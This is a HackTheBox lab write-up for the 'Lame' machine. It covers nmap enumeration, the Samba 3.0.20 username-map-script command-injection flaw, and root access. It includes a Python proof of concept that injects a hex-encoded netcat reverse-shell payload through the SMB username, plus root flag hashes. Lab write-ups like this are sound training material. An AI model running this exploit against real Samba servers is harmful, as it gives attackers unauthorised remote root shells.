
HACKTHEBOX



Date: 14/11/2021

By: Wael Ghnimi

Contents

System Name: Lame 3

Service Enumeration 3

Privilege Escalation 5

System Name: Lame

Service Enumeration

Server IP Address	Ports Open
10.10.10.3	**TCP:** 21/22/139/445/3632
	UDP: None

Nmap Scan Results:

```
# Nmap 7.91 scan initiated Sat Nov 13 14:22:49 2021 as: nmap -p- -sC -sV -O -v -oN nmap/full 10.10.10.3
Nmap scan report for 10.10.10.3
Host is up (0.28s latency).
Not shown: 65530 filtered ports
PORT STATE SERVICE VERSION
21/tcp open ftp vsftpd 2.3.4
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
| ftp-syst:
| STAT:
| FTP server status:
| Connected to 10.10.16.8
| Logged in as ftp
| TYPE: ASCII
| No session bandwidth limit
| Session timeout in seconds is 300
| Control connection is plain text
| Data connections will be plain text
| vsFTPd 2.3.4 - secure, fast, stable
|_End of status
22/tcp open ssh OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
| ssh-hostkey:
| 1024 60:0f:cf:e1:c0:5f:6a:74:d6:90:24:fa:c4:d5:6c:cd (DSA)
|_ 2048 56:56:24:0f:21:1d:de:a7:2b:ae:61:b1:24:3d:e8:f3 (RSA)
139/tcp open netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp open netbios-ssn Samba smbd 3.0.20-Debian (workgroup: WORKGROUP)
3632/tcp open distccd distccd v1 ((GNU) 4.2.4 (Ubuntu 4.2.4-1ubuntu4))
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Aggressive OS guesses: OpenWrt White Russian 0.9 (Linux 2.4.30) (92%), Linux 2.6.23 (92%), Belkin N300 WAP (Linux 2.6.30) (92%), Control4 HC-300 home controller (92%), D-Link DAP-1522 WAP, or Xerox WorkCentre Pro 245 or 6556 printer (92%), Dell Integrated Remote Access Controller (iDRAC5) (92%), Dell Integrated Remote Access Controller (iDRAC6) (92%), Linksys WET54GS5 WAP, Tranzeo TR-CPQ-19f WAP, or Xerox WorkCentre Pro 265 printer (92%), Linux 2.4.21 - 2.4.31 (likely embedded) (92%), Citrix XenServer 5.5 (Linux 2.6.18) (92%)
No exact OS matches for host (test conditions non-ideal).
Uptime guess: 0.030 days (since Sat Nov 13 13:51:06 2021)
TCP Sequence Prediction: Difficulty=201 (Good luck!)
```

```
IP ID Sequence Generation: All zeros
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:
|_clock-skew: mean: 2h43m04s, deviation: 3h32m12s, median: 13m01s
| smb-os-discovery:
| OS: Unix (Samba 3.0.20-Debian)
| Computer name: lame
| NetBIOS computer name:
| Domain name: hackthebox.gr
| FQDN: lame.hackthebox.gr
|_ System time: 2021-11-13T14:46:08-05:00
| smb-security-mode:
| account_used: guest
| authentication_level: user
| challenge_response: supported
|_ message_signing: disabled (dangerous, but default)
|_smb2-time: Protocol negotiation failed (SMB2)

Read data files from: /usr/bin/../share/nmap
OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Sat Nov 13 14:33:57 2021 -- 1 IP address (1 host up) scanned in 667.80 seconds
```

Vulnerability Explanation:

The MS-RPC functionality in smbd in Samba 3.0.0 through 3.0.25rc3 allows remote attackers to execute arbitrary commands via shell metacharacters involving the SamrChangePassword function, when the "username map script" smb.conf option is enabled, and allows remote authenticated users to execute commands via shell metacharacters involving other MS-RPC functions in the remote printer and file share management.

Vulnerability Fix:

A patch has been posted at http://www.samba.org/samba/security/

Severity: MEDIUM

Proof of Concept Code Here:

```
#!/usr/bin/python3
#exploit Samba smbd 3.0.20-Debian

from smb import *
from smb.SMBConnection import *

#msfvenom -p cmd/unix/reverse_netcat LHOST=10.10.14.5 LPORT=1337 -f python
buf =  ""
buf += "\x6d\x6b\x66\x69\x66\x6f\x20\x2f\x74\x6d\x70\x2f\x6d"
buf += "\x68\x63\x6d\x3b\x20\x6e\x63\x20\x31\x30\x2e\x31\x30"
buf += "\x2e\x31\x34\x2e\x35\x20\x31\x33\x33\x37\x20\x30\x3c"
buf += "\x2f\x74\x6d\x70\x2f\x6d\x68\x63\x6d\x20\x7c\x20\x2f"
buf += "\x62\x69\x6e\x2f\x73\x68\x20\x3e\x2f\x74\x6d\x70\x2f"
buf += "\x6d\x68\x63\x6d\x20\x32\x3e\x26\x31\x3b\x20\x72\x6d"
```

```
buf += "\x20\x2f\x74\x6d\x70\x2f\x6d\x68\x63\x6d"

userID = "/=` nohup " + buf + "`"
password = 'password'
victim_ip = '10.10.10.3'

conn = SMBConnection(userID, password, "HELLO", "TEST", use_ntlm_v2=False)
conn.connect(victim_ip, 445)
```

Local.txt Proof Screenshot:

```
root@lame:/home/makis# cat user.txt
cat user.txt
2a412cec9c21f6fa1268d7dc10bf0c6a
root@lame:/home/makis# id & hostname & ifconfig
id & hostname & ifconfig
[1] 8543
uid=0(root) gid=0(root)
[2] 8544
lame
eth0      Link encap:Ethernet  HWaddr 00:50:56:b9:57:d0
          inet addr:10.10.10.3  Bcast:10.10.10.255  Mask:255.255.255.0
          inet6 addr: fe80::250:56ff:feb9:57d0/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:385896 errors:0 dropped:0 overruns:0 frame:0
          TX packets:3276 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:25974556 (24.7 MB)  TX bytes:390713 (381.5 KB)
          Interrupt:19 Base address:0x2024

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:7621 errors:0 dropped:0 overruns:0 frame:0
          TX packets:7621 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:3788981 (3.6 MB)  TX bytes:3788981 (3.6 MB)

[1]   Done                    id
[2]+  Done                    hostname
root@lame:/home/makis#
```

Local.txt Contents: 2a412cec9c21f6fa1268d7dc10bf0c6a

Privilege Escalation

Vulnerability Exploited: Using the previous exploit, we are already as “root”.

Proof Screenshot Here:

```
root@lame:/root# cat root.txt
cat root.txt
751288dbc4678e80b06c39ae128c9862
root@lame:/root# id & hostname & ifconfig
id & hostname & ifconfig
[1] 8551
[2] 8552
lame
uid=0(root) gid=0(root)
eth0      Link encap:Ethernet  HWaddr 00:50:56:b9:57:d0
          inet addr:10.10.10.3  Bcast:10.10.10.255  Mask:255.255.255.0
          inet6 addr: fe80::250:56ff:feb9:57d0/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:385956 errors:0 dropped:0 overruns:0 frame:0
          TX packets:3294 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:25978491 (24.7 MB)  TX bytes:393238 (384.0 KB)
          Interrupt:19 Base address:0x2024

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:7629 errors:0 dropped:0 overruns:0 frame:0
          TX packets:7629 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:3793069 (3.6 MB)  TX bytes:3793069 (3.6 MB)

[1]-  Done                    id
[2]+  Done                    hostname
root@lame:/root#
```

Proof.txt Contents: 751288dbc4678e80b06c39ae128c9862

Lessons Learned

1. Always update and patch your software. We leveraged publicly disclosed vulnerabilities that have security updates and patches available.
2. Samba ports should not be exposed! Use a firewall to deny access to these services from outside your network. Moreover, restrict access to your server to valid users only and disable WRITE access if not necessary.